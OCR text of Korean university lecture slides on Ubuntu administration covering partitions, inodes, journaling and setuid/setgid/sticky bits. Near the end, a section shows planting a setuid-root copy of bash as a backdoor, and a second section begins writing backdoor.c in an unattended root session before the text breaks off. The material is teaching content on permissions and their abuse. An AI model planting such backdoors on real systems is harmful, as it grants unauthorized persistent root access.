제 3장 우분투 관리

- ✓ 3-1 파일 시스템
- ✓ 3-2 패키지 관리
- ✓ 3-3 사용자관리
- ✓ 3-4 반복 작업 자동화하기
- ✓ 3-5 네트워크 관리


한국기술교육대학교


컴퓨터공학부 박진우 책임기술연구원 2405호

파일 시스템

- 파일 시스템이란 운영체제가 파일을 시스템의 디스크상에 구성하는 방식을 말한다.
- 운영체제는 시스템의 디스크 파티션상에 파일들을 연속적이고 일정한 규칙을 가지고 저장하는데 파일 시스템은 이러한 규칙들의 방식을 제시하는 역할을 한다.
- 파티션과 파일 시스템은 다른 것이다.
  - 파일 시스템은 파티션을 구성해 주는 역할을 한다.
  - 파일 시스템을 포함하지 못한 파티션은 파일 시스템이 사용될 수 있도록 초기화되고 파일 정보를 기록하기 위한 형식으로 만들어야 한다.
  - 이 과정을 거쳐야 파티션은 파일 시스템으로 사용될 수 있다.

파일 시스템


- 파티션이란
  - PC의 하드디스크가 발명되고 얼마 지나지 않아, 사람들은 하나의 디스크밖에 없는 시스템에 여러 운영 체제를 설치하고 싶어하게 되었다. 이에 따라 하나의 물리적 디스크를 여러 개의 논리적 디스크로 분할하는 기술이 필요하게 되었는데, 이것이 바로 파티션이다. 대부분의 운영 체제가 하드디스크 상의 인접한 블록 섹션들을 완전히 별개의 디스크로 취급한다.
  - 파티션을 옮기거나 그 크기를 바꾸면 그 안의 파일 시스템은 파괴된다. 따라서 파티션을 변경할 때에는 대개 영향을 받는 모든 파일들을 백업해서 보관하게 된다. 실제로 파티션을 변경하면 많은 것들이 뒤죽박죽이 되는 일이 보통이므로, fdisk 같은 것을 건드리기 전에 그 컴퓨터상의 모든 디스크의 모든 것들을 백업해야 한다.

파일 시스템

- 장치 번호와 장치의 이름
  - 파티션 개수는 애초부터 제한되어 있었다.
  - 프라이머리 파티션은 최대 4개까지 지정할 수 있다.
  - 시스템에 더 많은 파티션들이 필요하게 되자, **논리 파티션이 고안**되었다.
    논리 파티션의 **개수에는 제한이 없다.**
  - 논리 파티션을 사용하려면, 프라이머리 파티션중 하나를 "확장 파티션"으로 만들어야 하고, 확장 파티션에 원하는 만큼의 논리 파티션들을 생성할 수 있다. **확장 파티션은 하나만 만들 수 있다.** 어떤 fdisk 프로그램도 둘 이상의 확장 파티션을 만들 수 없다.
  - 리눅스에서는 디바이스 파일이 파티션을 나타낸다. 디바이스 파일은 c(버퍼 캐쉬를 쓰지 않는 "character" 디바이스)나 b(버퍼 캐쉬를 사용하는 "block" 디바이스) 형식을 갖는 파일이다.
  - 리눅스에서는 모든 디스크가 block 디바이스로만 표시된다. 다른 유닉스 시스템들과는 달리 리눅스는 디스크와 파티션에 대해 "버퍼를 거치지 않는" character 디바이스를 제공하지 않는다.

파일 시스템

- 디바이스 파일에서 중요한 것은 파일 크기 대신 표시되는 주 장치 번호(major device number)와 부 장치 번호(minor device number) 뿐이다.



- 디바이스 파일에 접근할 때, 주 장치 번호가 입/출력을 수행하기 위해 호출될 디바이스 드라이버를 결정한다.
- IDE는 주 번호 3, 22, 33, 34, SCSI는 주 번호 8을 사용한다.
- 주 번호와 부 번호는 각각 한 바이트로 지정되며, 이런 까닭으로 디스크 당 파티션 수가 제한되는 것이다.

파일 시스템

- 파일 시스템의 구조
  - **슈퍼블록(super block)**
    - 슈퍼블록(Super Block)은 파일 시스템에 의존하는 정보를 가지며 파일 시스템의 크기 등과 같은 **파일 시스템의 전체 적인 정보**를 가지고 있다.
  - **아이노드(inode)**
    - 아이노드(inode)는 **파일의 이름을 제외한 해당 파일의 모든 정보**를 가지고 있다. 파일 이름은 inode 번호와 함께 디렉터리 안에 저장된다.
  - **데이터 블록(data block)**
    - **데이터 블록(data block)은 inode에 포함된다. inode가 몇 개의 데이터 블록을 포함하고 있다. 데이터 블록은 파일에서 데이터를 저장하기 위해서 사용된다.**
  - **디렉터리 블록(Directory Block)**
    - **파일 이름과 inode번호를 저장**하기 위해서 사용된다.
  - **간접 블록(Indirection Block)**
    - 간접블록은 추가적인 데이터 블록을 위한 포인터들이 사용할 동작으로 할당되는 공간이다. 실제적으로 inode는 적은 수의 데이터 블록을 가지고 있다. 그러므로 더 많은 데이터 블록이 필요할 경우 이를 지정할 포인터가 필요하게 되는데 그때 포인터들이 사용할 동적인 블록이 간접 블록이다.

파일 시스템


- 아래는 교재를 참고하세요.
  - 홀 (Hole)
  - EXT2 아이노드
  - EXT2 슈퍼블록
  - EXT2 그룹 기술자(Group Descriptor)
  - EXT2 디렉터리
  - EXT3로 포팅 동기

파일 시스템

- **저널링(Journaling)기술이란?**
  - 데이터를 디스크에 쓰기 전에 로그에 데이터를 남겨 시스템의 비정상적인 셧다운에도 로그를 사용해 fsck보다 빠르고 안정적인 복구기능을 제공하는 기술이다.
  - 저널링 기술을 사용한 파일 시스템의 경우 파일을 실제로 수정하기 전에 우선 로그에 그 수정된 내용을 저장하기 때문에 복구하기 위해서 로그만 검사하면 된다. **로그를 바탕으로 다시 실제 파일 시스템에 수정 내용을 적용하기 때문에, 속도와 복구 안정성이 더욱 뛰어나다.**

파일 시스템

- **UNIX 시스템 파일 구조**
  - Unix 시스템의 파일구조는 아래 그림과 같이 계층구조로 이루어져 있으며 사용자들이 파일에 정보를 저장하고 검색할 수 있도록 되어 있으며 파일들은 일반파일, 디렉터리, 특수파일로 크게 나눌 수 있다.



파일 시스템

- **일반파일**
  - 일반파일은 Unix 시스템에 의해 특수한 구조를 갖지 않으며 실행 가능한 프로그램 파일, 원시 프로그램 파일, 문서파일 등을 사용자가 정의한 그대로 디스크 등에 내용이 수록되어 처리되어 질 수 있는 여러 가지 형태로 저장된다.
  - 한 디렉터리 내에 같은 이름의 파일이 하나이상 존재해서는 안된다.
- **디렉터리 파일**
  - 디렉터리는 다른 파일들과 디렉터리들에 관한 정보를 저장하는 논리적 영역으로 한 디렉터리 내에 일반파일, 디렉터리, 특수파일들을 가질 수 있으며 정해진 규칙에 의한 패스(Path)에 의해 이동 가능하다.
    - / (Root Directory) : File 시스템 구조의 출발점으로 Operating System 과 중요한 System Files 를 포함한다.
    - /bin : 기본적인 명령 파일을 갖고 있는 디렉터리
    - /dev : 시스템의 모든 입, 출력 장치 파일을 갖고 있는 디렉터리
    - /etc : 시스템에서 사용하는 많은 관리 파일을 갖고 있는 디렉터리
    - /tmp : 프로그래머들이 임시 파일을 만들기 위해 사용하는 디렉터리
    - /lib : 기본적인 프로그램 모듈들이 들어 있는 디렉터리
    - /usr : 실행 명령어, 시스템 관리 Utilities, Library Routines 등을 포함
    - /home : 사용자의 home directory 포함

파일 시스템

- **특수 파일**
  - 특수 파일은 디스크, 라인프린트, 테이프장치 등의 입, 출력장치를 접근하고 관리하는 채널(Channel)에 대한 정보를 가지고 있는 파일로서 대부분 /dev 아래에 있다.

파일 시스템

- **setuid, setgid 파일 및 보안 문제점**
  - 유닉스/리눅스 시스템에서의 파일모드는 아래와 같이 세자리 숫자로 되어 있다. 즉, 755(-rwxr-xr-x), 644(-rw-r--r--)와 같은 조합을 이루고 있다. 그런데 여기에 한자리의 숫자가 맨앞에 하나더 있다. 즉, **755 의 경우 0755 가 되는 것이다. 맨 앞의 숫자는 다음과 같은 의미를 가진다(0 은 아무런 설정도 되어있지 않음을 의미)한다.**

이름	비트	설 명
SetUID	4	이 부분이 설정되면 실행시 그 파일의 소유자 권한으로 실행된다. 따라서 누구든 그 파일을 실행하게 되면 실행시 실제로 **그 파일의 소유권을 가진 유저가 실행하는 것**과 같은 의미를 가지게 된다. 설정되면 권한에서 소유자의 실행(x)부분이 "s", "S"로 나타나게된다.
SetGID	2	이 부분이 설정되면 **실행시 그 파일의 소유그룹의 권한으로 실행**된다. 위와 같은 의미이고, 설정되면 권한에서 소유그룹의 실행(x)부분이 "s", "S"로 나타난다.
Sticky bit	1	이 부분은 해당 파일의 소유자에게만 쓰기 권한을 제공한다. 이 부분이 설정되면 해당파일, 디렉터리는 public에게 쓰기가 되어있다고 하더라도 **해당파일의 소유자가 아니면 쓰기에 관련된 작업을 할 수 없다.** 설정되면 public의 실행(x)부분이 "t", "T"로 나타난다. 유닉스/리눅스의 /tmp 디렉터리가 sticky bit로 설정되어 있다.

파일 시스템

- SUID, SGID, Sticky bit 의 설정과 제거는 앞에서 배웠었던 chmod 명령으로 한다.
- **SUID**
  - chmod u+s filename
    filename 파일의 user 에게(u) SUID 비트를(s) 부여한다.
  - chmod 4*** filename
    SUID 비트는 8 진수로 4의 값을 갖는다. *** 자리에는 755 등과 같은 기존의 8 진수 모드 값이 오게 된다.

```
jeong@study: ~
jeong@study:~$ cp /usr/bin/zip  myzip
jeong@study:~$
jeong@study:~$ ls -l myzip
-rwxr-xr-x 1 jeong jeong 192520 11월 25 14:29 myzip
jeong@study:~$
jeong@study:~$ chmod u+s  myzip
jeong@study:~$
jeong@study:~$ ls -l myzip
-rwsr-xr-x 1 jeong jeong 192520 11월 25 14:29 myzip
jeong@study:~$
jeong@study:~$
jeong@study:~$ ls -al /usr/bin/passwd
-rwsr-xr-x 1 root root 54256  3월 29  2016 /usr/bin/passwd
jeong@study:~$
```

파일 시스템

```
jeong@study: ~
jeong@study:~$ cp /usr/bin/zip  myzip
jeong@study:~$
jeong@study:~$ ls -l myzip
-rwxr-xr-x 1 jeong jeong 192520 11월 25 14:29 myzip
jeong@study:~$
jeong@study:~$ chmod u+s  myzip
jeong@study:~$
jeong@study:~$ ls -l myzip
-rwsr-xr-x 1 jeong jeong 192520 11월 25 14:29 myzip
jeong@study:~$
jeong@study:~$
jeong@study:~$ ls -al /usr/bin/passwd
-rwsr-xr-x 1 root root 54256  3월 29  2016 /usr/bin/passwd
jeong@study:~$
```


- 이렇게 SUID 비트가 설정이 되면 다른 유저가 myzip 이라는 프로그램을 실행할 때 jeong 사용자의 권한을 가질수 있게 된다. 만약에, myzip 파일의 소유자가 root라고 한다면, myzip 프로그램을 실행하는 동안에는 시스템 관리자인 root의 권한을 얻게 된다.
- 우리가 암호를 변경하기 위해 사용하는 /usr/bin/passwd 파일이 SUID의 대표적인 파일이다.

파일 시스템

- **SGID**
  - chmod g+s filename
    filename 파일의 group 에게(g) SGID 비트를(s)를 부여한다.
  - chmod 2*** filename
    SGID 비트는 8 진수로 2 의 값을 가진다. 마찬가지로, *** 자리에는 755 와 같은 기존 8 진수 모드의 값이 온다.

```
jeong@study: ~
jeong@study:~$ ls -l myzip
-rwsr-xr-x 1 jeong jeong 192520 11월 25 14:29 myzip
jeong@study:~$
jeong@study:~$ chmod u-s myzip
jeong@study:~$ ls -l myzip
-rwxr-xr-x 1 jeong jeong 192520 11월 25 14:29 myzip
jeong@study:~$
jeong@study:~$ chmod g+s  myzip
jeong@study:~$ ls -l myzip
-rwxr-sr-x 1 jeong jeong 192520 11월 25 14:29 myzip
jeong@s  dy:~$
```


파일 시스템



- 좀전의 myzip이라는 스크립트에 SUID를 회수하고 SGID 를 설정할 경우, 이렇게 SGID 비트가 설정이 되면 다른 유저가 myzip 이라는 스크립트를 실행할 때 jeong 사용자의 그룹 권한을 가질 수 있게 된다.

파일 시스템

- **Sticky bit**
  - chmod o+t directoryname
    directoryname 디렉터리에 Sticky bit 를 부여한다.
  - chmod 1*** directoryname
    Sticky bit 의 8진수 값은 1이다.



파일 시스템

- SUID, SGID, Sticky bit 설정시 실행(x)부분에 "s", "S" 또는 "t", "T"로 나타난다고 했는데, 소문자의 경우는 이미 기존의 파일에 실행권한이 부여되어 있는 경우에 SUID, SGID, Sticky bit를 설정시에 나타나게 되고, 대문자(S, T)의 경우는 기존의 파일에 실행권한이 없는 상태에서 SUID, SGID, Sticky bit 를 설정할 경우에 나타나게 된다. 즉, 대문자인 경우는 기존 파일의 권한에서 실행권한이 없는 상태에서 설정했기 때문에 SUID, SGID 등을 설정해도 실행은 되지 않는다. 즉, 대문자로 나타나는 경우는 동작되지 않음을 의미한다.
- 예를 들어 아래와 같이 SGID 권한이 있는 myzip 파일에서 실행권한을 회수하게 되면, 소문자이던 "s"가 "S"로 변한 것을 볼수 있다.

```
jeong@study: ~
jeong@study:~$ ls -l myzip
-rwxr-sr-x 1 jeong jeong 192520 11월 25 14:29 myzip
jeong@study:~$
jeong@study:~$ chmod g-x myzip
jeong@study:~$
jeong@study:~$ ls -l myzip
-rwxr-Sr-x 1 jeong jeong 192520 11월 25 14:29 myzip
jeong@study:~$
jeong@study:~$
```

파일 시스템


- **setuid 사용 예**
  - 사용자가 자신의 패스워드를 바꾸려고 할 때 passwd(/usr/bin/passwd)란 명령을 사용한다. 이 명령을 사용하여 사용자는 /etc/passwd 란 파일을 수정하여 자신의 패스워드를 변경하게 된다. 그런데 /etc/passwd 란 파일의 접근권한을 보면,

```
jeong@study: ~
jeong@study:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2388 11월 18 17:27 /etc/passwd
jeong@study:~$
```

위 그림과 같이 root 유저만 이 파일을 수정할 수가 있다. 그런데 실제로 일반 사용자가 자신의 패스워드 변경시 이 파일을 수정하여 패스워드를 변경한다. 그 비밀은 passwd(/usr/bin/passwd) 란 파일의 접근권한(즉, SUID)에 있다.

```
jeong@study: ~
jeong@study:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2388 11월 18 17:27 /etc/passwd
jeong@study:~$
jeong@study:~$
jeong@study:~$ ls -l /usr/bin/passwd
-rwsr-xr-x 1 root root 54256  3월 29  2016 /usr/bin/passwd
jeong@study:~$
```

파일 시스템



- 위와 같이 /usr/bin/passwd 란 파일은 root 유저에게 SUID 비트가 설정되어 있다. 그러므로 **일반 사용자들도 이 파일을 실행하고 있는 동안에는 root 의 권한을 잠시 빌려** 쓸 수 있게 되고 그리하여 root 만 변경할 수 있는 파일인 /etc/passwd 파일도 일반 사용자가 자신의 패스워드를 변경할 수 있는 것이다.

파일 시스템

- **sticky 비트 사용 예**

```
jeong@study: ~
-47-generic
lrwxrwxrwx   1 root root    32 10월 21 20:22 initrd.img.old -> boot/initrd.img-4
.4.0-45-generic
drwxr-xr-x  25 root root  4096 10월 20 22:04 lib/
drwxr-xr-x   2 root root  4096 11월 18 17:00 lib64/
drwx------   2 root root 16384 10월 20 21:41 lost+found/
drwxr-xr-x   5 root root  4096 10월 20 23:04 media/
drwxr-xr-x   2 root root  4096 10월 20 23:18 mnt/
drwxr-xr-x   2 root root  4096  7월 20 05:43 opt/
dr-xr-xr-x 333 root root     0 11월 25 10:19 proc/
drwx------   7 root root  4096 11월 18 17:31 root/
drwxr-xr-x  34 root root  1200 11월 25 10:25 run/
drwxr-xr-x   2 root root 12288 11월 18 17:00 sbin/
drwxr-xr-x   2 root root  4096  6월 30 05:13 snap/
drwxr-xr-x   2 root root  4096  7월 20 05:43 srv/
dr-xr-xr-x  13 root root     0 11월 25 15:22 sys/
drwxrwxrwt  12 root root  4096 11월 25 15:19 tmp/
drwxr-xr-x  12 root root  4096 10월 20 22:03 usr/
drwxr-xr-x  16 root root  4096 11월 18 16:58 var/
lrwxrwxrwx   1 root root    29 11월 18 15:34 vmlinuz -> boot/vmlinuz-4.4.0-47-ge
neric
lrwxrwxrwx   1 root root    29 10월 21 20:22 vmlinuz.old -> boot/vmlinuz-4.4.0-4
5-generic
jeong@study:~$
```

- 시스템에서 "ls –Fl /" 명령으로 /tmp 디렉터리의 권한을 보면


파일 시스템

- /tmp 디렉터리의 권한이 1777(rwxrwxrwt)로 설정되어 있다. 이 디렉터리가 sticky bit가 설정이 되어 있는데, 일반적으로 /tmp 디렉터리는 많은 유저들이 임시적으로 파일을 생성하거나 복사하여 작업하는 디렉터리이다. 그런데 만약 A 라는 유저가 파일을 /tmp 에 만들었는데 B 라는 유저가 이 파일을 보고 지워버릴 수 있다. 바로 이런 불상사를 막기 위해서 /tmp 디렉터리에 sticky bit 가 설정되어 있다.
  이렇게 sticky bit 가 설정되어 있으면 해당 디렉터리내에서 다른 유저들이 만들어 놓은 파일들을 보거나 실행은 가능하지만 지우거나 변경을 할 경우에는 반드시 그 파일의 소유자의 권한이 있어야만 한다. 즉, **해당 파일의 소유자만이 그 파일을 변경하거나 지울 수가 있는 것이다.**

파일 시스템

- **쉘 명령어를 이용한 백도어**
  - 현재 root 상태의 시스템에서 jeong 이란 계정을 가진 사람이 다음과 같은 작업을 할 수 있다.

```
# cd /home/jeong/
# cp /bin/bash hack
# chmod 4755 hack
# ls -l hack
  -rwsr-xr-x 1 root root 1037528 11월 25 15:39 hack
```



파일 시스템

- 위와 같이 해두면 jeong 란 사용자는 다음에 자신의 계정으로 로그인한 후 이 훔친 shell(일종의 백도어이다)을 이용하여 언제라도 root 가 될 수 있다. **현재 우분투가 업그레이드 되면서 16.0.4 버전에서는 이 방법이 막혔다**. 즉, 보안이 강화 되어 이 방법으로 관리자 권한을 획득할 수 없다. 그러나 업그레이드가 안되어 있는 구 버전을 사용하는 시스템에서는 이 방법을 이용하여 관리자 권한을 획득할 수 있다.

```
jeong@study: ~
jeong@study:~$ id
uid=1000(jeong) gid=1000(jeong) 그룹들=1000(jeong),4(adm),24(cdrom),27(sudo),30(
dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
jeong@study:~$
jeong@study:~$ ls -l hack
-rwsr-xr-x 1 root root 1037528 11월 25 15:39 hack
jeong@study:~$
jeong@study:~$ ./hack
hack-4.3$
hack-4.3$ id
uid=1000(jeong) gid=1000(jeong) 그룹들=1000(jeong),4(adm),24(cdrom),27(sudo),30(
dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
hack-4.3$
hack-4.3$
```

관리자 권한을 획득하지 못하였다.

파일 시스템

- **백도어 프로그램 작성**
  - 우선, 시스템 관리자가 부주의하게 관리자로 로그인되어 있는 상태에서 자리를 비웠다고 가정하자. 일반 사용자인 jeong 사용자가 자신의 홈 디렉터리에 backdoor.c 프로그램을 작성한다.

```
root@study: /home/jeong
jeong@study:~$ sudo su -
[sudo] password for jeong:
root@study:~#
root@study:~# cd /home/jeong
root@study:/home/jeong#
root@study:/home/jeong# vi backdoor.c
```

이 상태에서 관리자가 자리를 비움.

```
